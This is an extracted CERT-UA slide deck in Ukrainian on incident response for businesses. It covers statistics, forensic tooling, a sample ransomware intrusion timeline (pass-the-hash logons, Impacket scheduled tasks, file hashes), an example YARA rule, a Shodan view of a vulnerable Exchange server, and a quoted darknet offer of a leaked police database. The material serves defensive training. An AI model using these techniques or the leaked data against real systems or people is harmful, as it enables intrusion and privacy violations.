



CERT-UA

Computer Emergency Response Team of Ukraine

 <https://cert.gov.ua>

 cert@cert.gov.ua



Кібербезпека для бізнесу: інструменти та технології захисту, практичні кейси та інциденти, знайомство з CERT-UA

Державна служба спеціального зв'язку та захисту інформації України

Управління Держспецзв'язку в Запорізькій області

 <https://cip.gov.ua>

 zpr@cip.gov.ua



Про CERT-UA

CERT-UA tasks

<https://cert.gov.ua/about-us>

<https://zakon.rada.gov.ua/laws/show/2163-19>



ЗАКОН УКРАЇНИ

Про основні засади забезпечення кібербезпеки України

(Відомості Верховної Ради (ВВР), 2017, № 45, ст.403)

Про CERT-UA

Статистика кіберінцидентів

Інциденти за рівнем критичності	H2 2024	H1 2025	Зміна за період
Критичні	1	1	0
Високі	10	6	-40%
Середні	2 454	2 944	+20%
Низькі	110	67	-39%
Загалом	2 575	3 018	+17%

Дослідження кіберінцидентів

Алгоритм дій

cert@cert.gov.ua

incidents@cert.gov.ua

cert.gov.ua/contact-us

gov.ua
Державні сайти України
Команда функціонує в складі Держспецв'язу


CERT-UA
Computer Emergency Response Team of Ukraine

Людам із порушенням зору

Про CERT-UA | Новини | Рекомендації | Зв'яжіться з нами | Контакти | Пошук | In English |

ЗВ'ЯЖІТЬСЯ З НАМИ

Щодо блокування Telegram каналів, YouTube каналів, Instagram профілів, Facebook груп, які розповсюджують дезінформацію, а також інформацію щодо місць дислокацій ЗСУ, просимо повідомляти до чат-боту Департаменту кіберполіції Національної поліції України

Відомості щодо місць дислокації, пересування, обсягів військової техніки та особового складу окупанта, просимо надати до чат-боту Служби безпеки України

Обов'язково вкажіть географічні координати розташування супротивника. Вказані відомості будуть негайно передані до Штабу Збройних Сил України. Надана Вами інформація буде використана для нанесення удару по супротивнику.

Ім'я

E-mail

Тема

Текст повідомлення

☐ Я не робот



reCAPTCHA
Конфідційність - Умови використання

ВІДПРАВИТИ ПОВІДОМЛЕННЯ

Дослідження кіберінцидентів

Виявлення кіберзагрози.

- Закордонні команди CERT/CSIRT та державні установи
- Комерційні організації та рішення
- Суб'єкти забезпечення кібербезпеки України
- Постраждалі організації
- ЗМІ
- Даркнет



I want to share with you **for free** the database downloaded from **wanted.mvs.gov.ua**. This data is publicly available. For convenience, I publish a single **COMPLETE database**, which I have downloaded from the source.

Data format: SQL

Tables: WANTED_ART, WANTED_BEZVESTI, WANTED_MALOLITKIBOLNIE, WANTED_ORJ, WANTED_PERSON, WANTED_PERSON_BACKUP, WANTED_THING, WANTED_TRANSPORT, WANTED_TRUP.

Table WANTED_PERSON columns example: ID | ID_IIPS | OVD | CATEGORY | FIRST_NAME | LAST_NAME | MIDDLE_NAME | BIRTH_DATE | SEX | LOST_DATE | LOST_PLACE | ARTICLE_CRIM | RESTRAINT | CONTACT | PHOTO | IS_PHOTO | PREFM | PREIM | PREOT | PRUFM | PRUIM | PRUOT

Password from the archive: <http://gcbejm2rcjftouqbxuhimj5oroouqcuxb...4id.onion/>



Дослідження кіберінцидентів Виявлення кіберзагрози.



Народная CyberАрмия

8 556 subscribers



WE ARE KILLNET

31 975 subscribers



XakNet Team 

35 772 subscribers




Солнцепек

28,258 subscrib



Дослідження кіберінцидентів



Дослідження кіберінцидентів

Реєстрація та менеджмент кіберінцидентів

<http://thehive-project.org/>



TheHive

[+ New Case](#) [My tasks 26](#) [Waiting tasks 122](#) [Alerts 842](#) [Dashboards](#) [Search](#)

List of cases (1000+ of 4040)

No case selected

Quick Filters

Sort by

Custom Fields

Stats

Filters

15 per page

Filters

+ Add a filter

First Previous 1 2 3 4 5 ... Next Last

☐	Status	# Number	Title	Severity	Details	Assignee	Dates	S. C. U.
☐	Open 9 hours	#567	Компрометація хоста	M	Tasks 2 Observables 0 TTPs 0	U	S. 12/05/22 11:03 C. 12/05/22 11:03 U. 12/05/22 11:05	
☐	Open a day	#567	Повідомлення про кіберінцидент SOC#20221203A	M	Tasks 2 Observables 0 TTPs 0	D	S. 12/04/22 11:38 C. 12/04/22 11:38 U. 12/04/22 11:41	
☐	Closed 3 minutes	#566	Повідомлення про кіберінцидент SOC#20221203B (Closed at 12/04/22 11:38 as True Positive)	M	Tasks 2 Observables 0 TTPs 0	D	S. 12/04/22 11:35 C. 12/04/22 11:35 U. 12/04/22 11:38	
☐	Open a day	#566	Повідомлення про кіберінцидент SOC#20221203B	M	Tasks 2 Observables 0 TTPs 0	D	S. 12/04/22 11:31 C. 12/04/22 11:31 U. 12/04/22 11:34	
☐	Closed 4 minutes	#567	Повідомлення про кіберінцидент SOC#20221203C (Closed at 12/04/22 11:18 as True Positive)	M	Tasks 2 Observables 0 TTPs 0	D	S. 12/04/22 11:14 C. 12/04/22 11:14 U. 12/04/22 11:18	

Дослідження кіберінцидентів

Взаємодія з відповідальними особами від організації.

1. Визначення відповідальних осіб
2. Налагодження оперативного зв'язку з CERT-UA для обміну інформацією про кіберінцидент (Signal)
3. Офіційне інформування про кіберінцидент
4. Ізоляція мережі та збір цифрових даних для дослідження кіберінциденту.

Дослідження кіберінцидентів

Взаємодія з відповідальними особами від організації.

Збір та аналіз цифрових даних.

1. Колектор CERT-UA (на основі KAPE) для оперативного збору інформації

<https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape>

2. Дослідження образів віртуальних машин.

3. Дослідження дамів фізичної та оперативної пам'яті

- FTK Imager для збору

<https://accessdata.com/product-download/ftk-imager-version-4-7-1>

- Autopsy для аналізу

<https://www.autopsy.com/>

4. CERT-UA надає доступ до SFTP-серверу для завантаження даних для дослідження.



Дослідження кіберінцидентів

Аналіз цифрових даних

Таймлайн

1. Побудова таймлайну хоста Windows

<https://plaso.readthedocs.io/>

<https://github.com/log2timeline/plaso>

2. Дослідження таймлайну хоста Windows

- Timeline Explorer (<https://ericzimmerman.github.io/#!index.md>)

- Hayabusa (<https://github.com/Yamato-Security/hayabusa>)

Додаткові заходи

- Thor Scanner (<https://www.nextron-systems.com/thor/>)

- AV scan



HAYABUSA



Eric Zimmerman's
TOOLS



Дослідження кіберінцидентів

Аналіз цифрових даних

Таймлайн

```
#### Висновок
- Вердикт: Ознаки несанкціонованого входу на хост з веб-серверу 10.0.10.136 під адміністраторським обліковим записом `aleksey` не пізніше 2022-07-19.
Зловмисниками здійснено завантаження файлу шифрувальника `PressTea` в директорію C:\Windows\sysate32.exe (файл було заблоковано Windows Defender).
Зловмисниками за допомогою Impacket Atexes.py створено задачі `BLFdcXVt` `dpYNIMmd` для запуску `PressTea`.
- Свідчення аномалій (перше, останнє згадування): 2022-07-19 16:32:24 - 2022-10-11 14:38:41

### Хронологія подій
- 2022-07-19
- 16:32:24.067 +03:00      4624      med 1301939 Pass the Hash Activity 2      User: АНОНИМНЫЙ ВХОД | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x64eea3
- 2022-09-26
- 11:00:54.904 +03:00      4624      med 1324993 Pass the Hash Activity 2      User: АНОНИМНЫЙ ВХОД | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x664462
- 15:16:27.918 +03:00      4624      med 1325093 Pass the Hash Activity 2      User: aleksey | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x70a19f
- 17:37:15.597 +03:00      4624      med 1325450 Pass the Hash Activity 2      User: АНОНИМНЫЙ ВХОД | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x7660a8
- 17:42:28.148 +03:00      4624      med 1325461 Pass the Hash Activity 2      User: aleksey | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x76839e
- 2022-10-04
- 10:18:45.277 +03:00      4624      med 1328738 Pass the Hash Activity 2      User: АНОНИМНЫЙ ВХОД | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x502f66
- 2022-10-11
- 13:22:07.630 +03:00      4624      med 1332923 Pass the Hash Activity 2      User: aleksey | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x50d21f
- 13:22:49 [1116 / 0x045c] Source Name: Microsoft Antimalware Strings: ['%860' '4.10.209.0' '{4E0C8FDD-4685-49A5-BF21-C11AFC3EA890}' '2022-10-11T10:22:48.992Z' '' '' '2147814523' 'Trojan:Win32/Wacatac.H!ml'
- 13:23:10 [1117 / 0x045d] Source Name: Microsoft Antimalware Strings: ['%860' '4.10.209.0' '{4E0C8FDD-4685-49A5-BF21-C11AFC3EA890}' '2022-10-11T10:22:48.992Z' '' '' '2147814523' 'Trojan:Win32/Wacatac.H!ml'
- 13:37:50.670 +03:00      4624      med 1332926 Pass the Hash Activity 2      User: aleksey | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x544861
- 13:37:57.309 +03:00      - - - low      Rare Scheduled Task Creations      [condition] count() by TaskName < 5 in timeframe [result] count:1 TaskName:\\BLFdcXVt timeframe:7d
- 14:34:20.258 +03:00      4624      med 1332952 Pass the Hash Activity 2      User: aleksey | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x56blbe
- 14:34:26.533 +03:00      - - - low      Rare Scheduled Task Creations      [condition] count() by TaskName < 5 in timeframe [result] count:1 TaskName:\\dpYNIMmd timeframe:7d
- 14:37:50.335 +03:00      4624      med 1332958 Pass the Hash Activity 2      User: aleksey | Comp:      | IP-Addr: 10.0.10.136 | Proc: - | LID: 0x56f8b6
- 14:38:24 [1116 / 0x045c] Source Name: Microsoft Antimalware Strings: ['%860' '4.10.209.0' '{AB7516EF-E4F4-440B-B0A1-39BF983FFE0A}' '2022-10-11T11:38:23.453Z' '' '' '2147814523' 'Trojan:Win32/Wacatac.H!ml'
- 14:38:41 [1117 / 0x045d] Source Name: Microsoft Antimalware Strings: ['%860' '4.10.209.0' '{AB7516EF-E4F4-440B-B0A1-39BF983FFE0A}' '2022-10-11T11:38:23.453Z' '' '' '2147814523' 'Trojan:Win32/Wacatac.H!ml'

### Хостові індикатори
- `C:\\Windows\\sysate32.exe` (MD5: `A9F2C2EBDC78B3C476E50F1DFA833E61`) `PressTea`
- `C:\\Windows\\Syswol\\BLFdcXVt`
- `C:\\Windows\\Syswol\\dpYNIMmd`

### Мережеві індикатори
- `10.0.10.136`
```

Дослідження кіберінцидентів

Аналіз цифрових даних

Аналіз ШПЗ

1. Визначення індикаторів компрометації

Мережеві

- IP-адреси

- URL

Хостові

- Файли

2. Створення Yara правил для додаткового сканування хостів

<https://virustotal.github.io/yara/>

<https://yara.readthedocs.io/en/stable/>

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```



Дослідження кіберінцидентів

Аналіз вразливостей

- Сканування веб-додатків
- Перевірка відкритих джерел

<https://www.shodan.io/>

<https://search.censys.io/>

Інформація про вразливості

- <https://nvd.nist.gov/vuln>
- <https://cve.mitre.org/cve/>



Дослідження кіберінцидентів

← → ↻ shodan.io/host IP-адреса

SHODAN Explore Downloads Pricing Search...

IP-адреса Regular View Raw Data History

// TAGS self-signed starttls

General Information

Hostnames

Domains

Country Ukraine

City Kyiv

Organization

ISP

ASN AS

Web Technologies

MICROSOFT ASP.NET

OUTLOOK WEB APP

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2021-34473

Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-31206

Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-31207

Microsoft Exchange Server Security Feature Bypass Vulnerability

CVE-2021-34523

Microsoft Exchange Server Elevation of Privilege Vulnerability

CVE-2014-4078

The IP Security feature in Microsoft Internet Information Services (IIS) 8.0 and 8.5 does not properly process wildcard allow and deny rules for domains within the "IP Address and Domain Restrictions" list, which makes it easier for remote attackers to bypass an intended rule set via an HTTP request, aka "IIS Security Feature Bypass Vulnerability"

Перелік мережевих портів, кожен з яких розширює поверхню атаки

Open Ports

25 80 443 587 4443

// 25 / TCP

Microsoft Exchange smtpd

228 [redacted] Microsoft ESMTPL MAIL Service ready at Sat, 27 Aug 2022 08:43:39 +0300

250 Hello [redacted]

250-SIZE 37748736

250-PIPELINING

250-DSN

250-ENHANCEDSTATUSCODES

250-STARTTLS

250-X-ANONYMOUSTLS

250-AUTH NTLM

250-X-EXPS GSSAPI NTLM

250-8BITMIME

250-BINARYMIME

250-CHUNKING

250-XRST

SMTP NTLM Info:

OS: Windows 8.1/Windows Server 2012 R2

OS Build: 6.3.9600

Target Name: [redacted]

NetBIOS Domain Name: [redacted]

NetBIOS Computer Name: [redacted]

DNS Domain Name: [redacted]

DNS Tree Name: [redacted]

FQDN: [redacted]

// 80 / TCP

HTTP/1.1 302 Found

Date: Wed, 21 Sep 2022 03:02:06 GMT

X-Frame-Options: SAMEORIGIN

Content-Security-Policy: frame-ancestors 'self'

X-XSS-Protection: 1; mode=block

Location: [redacted]

Content-Length: 212

Content-Type: text/html; charset=iso-8859-1

// 443 / TCP

Microsoft IIS httpd 8.5

HTTP/1.1 200 OK

Cache-Control: no-cache, no-store

Pragma: no-cache

Content-Type: text/html; charset=utf-8

Дослідження кіберінцидентів SIEM своїми руками

MS Sysmon

<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>

Elastic for SIEM


<https://www.elastic.co/security/siem>

SIEM & SECURITY ANALYTICS SOLUTION

Elastic Security for SIEM & security analytics

Detect, investigate, and respond to evolving threats. Harness data at cloud speed and scale. Heighten host visibility and control. Modernize security with a unified, open SIEM solution.

[Read SIEM buyer's guide](#)



Інформування про виявлені кіберзагрози та розповсюдження ІОС.

☐	Published	Creator org	ID	Tags	#Attr.	Date	Info	Distribution	Actions
☐	✓		3272	CERT-UA#4438 CERT-UA FormBook (XLoader) UAC-0041 INTEL tlp:white	26	2022-04-08	Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA від суб'єкту координації отримано електронний лист що містить вкладення у вигляді XLS-файлу "Затверджена форма.xlsx". Документ містить макрос, прихований в захищеному листі. У разі відкриття документу на EOM буде завантажено файл "vbc.exe", подальший запуск якого призведе до ураження комп'ютера шкідливою 